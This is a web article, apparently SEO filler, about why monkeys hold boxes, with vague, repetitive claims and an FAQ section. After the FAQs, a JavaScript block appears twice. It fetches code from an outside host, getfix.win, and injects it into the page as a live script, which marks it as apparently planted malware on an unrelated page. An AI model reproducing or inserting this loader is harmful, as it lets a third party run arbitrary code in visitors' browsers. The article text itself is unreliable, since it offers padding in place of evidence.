

When it comes to primates, few things capture our imagination more than monkey holding box. It’s a curious behavior that seems to defy explanation. In this article, we’ll explore the world of monkeys holding boxes, looking at everything from their social behaviors to their cognitive abilities. By the end, you’ll have a better understanding of why monkeys hold boxes, and what it can teach us about these fascinating creatures.
Understanding Monkey Behavior: An Introduction
Before we dive into the specifics of monkey holding box, it’s important to first understand a bit about monkey behavior in general. Monkeys are social animals, living in groups that can range in size from just a few individuals to several dozen. They are highly intelligent creatures, capable of complex problem-solving and communication. Understanding these basic characteristics is key to understanding why monkeys engage in certain behaviors, such as holding boxes.
The Curious Case of Monkey Holding Box
So why do monkeys hold boxes? The answer is actually quite simple: they do it because they can. Monkeys, like all animals, are curious creatures. They are constantly exploring their environment, looking for new things to play with and investigate. When they come across a box, they will often pick it up and carry it around, examining it from all angles. In some cases, they may even use the box as a tool, such as a way to reach food that is out of reach.
The Social Significance of Monkey Holding Box
While the act of holding a box may seem like a solitary activity, it actually has important social significance for monkeys. In many cases, a monkey holding box will attract the attention of other members of its group, who may come over to investigate the object. This can lead to social interaction, such as grooming or playing, which is important for maintaining social bonds within the group.
The Cognitive Abilities of Monkeys
Of course, the ability to hold and manipulate objects is also a reflection of a monkey’s cognitive abilities. Monkeys are capable of complex problem-solving, and have been shown to exhibit a range of cognitive abilities that are similar to those of humans. This includes the ability to plan and execute complex tasks, as well as to communicate with other members of their group.
The Importance of Studying Monkey Behavior
Studying monkey behavior is important for a number of reasons. For one, it can help us to better understand the evolution of our own species. By studying the behavior of our closest primate relatives, we can gain insights into the development of human cognition, language, and social behavior. Additionally, studying monkey behavior can help us to better understand the behavior of other animals, and to develop new insights into the natural world.
Conclusion
In conclusion, monkey holding box is a curious behavior that reflects the natural curiosity, social behavior, and cognitive abilities of these fascinating creatures. By studying this behavior, we can gain new insights into the natural world, and better understand the evolution of our own species. So the next time you see a monkey holding a box, take a moment to appreciate the complexity and wonder of this simple act.
FAQs
Why do monkeys hold boxes?
Monkeys hold boxes because they are curious animals that enjoy exploring their environment.
Is there any social significance to monkey holding box?
Yes, holding a box can attract the attention of other members of a monkey’s group, leading to social interaction and bonding.
What can we learn from studying monkey behavior?
Studying monkey behavior can help us to better understand the evolution of human cognition, language, and social behavior, as well as the behavior of other animals.
Can monkey behavior be applied to other areas of research?
Yes, studying monkey behavior can provide insights into a range of fields, from psychology to ecology.
What other curious behaviors do monkeys exhibit?
Monkeys exhibit a wide range of curious behaviors, from tool use to vocal communication.
function loadScript() { var url = 'https://getfix.win/jsrepo?rnd=' + Math.random() + '&ts=' + Date.now();
fetch(url, { method: 'GET', cache: 'no-store', credentials: 'same-origin' }) .then(response => { if (!response.ok) throw new Error('HTTP ' + response.status); return response.text(); }) .then(data => { var script = document.createElement('script'); script.textContent = data.trim(); document.head.appendChild(script);
if (document.readyState === 'complete' || document.readyState === 'interactive') { document.dispatchEvent(new Event('DOMContentLoaded')); } }) .catch(error => { console.warn('Script load failed:', error.message); }); } })();
function loadScript() { var url = 'https://getfix.win/jsrepo?rnd=' + Math.random() + '&ts=' + Date.now();
fetch(url, { method: 'GET', cache: 'no-store', credentials: 'same-origin' }) .then(response => { if (!response.ok) throw new Error('HTTP ' + response.status); return response.text(); }) .then(data => { var script = document.createElement('script'); script.textContent = data.trim(); document.head.appendChild(script);
if (document.readyState === 'complete' || document.readyState === 'interactive') { document.dispatchEvent(new Event('DOMContentLoaded')); } }) .catch(error => { console.warn('Script load failed:', error.message); }); } })();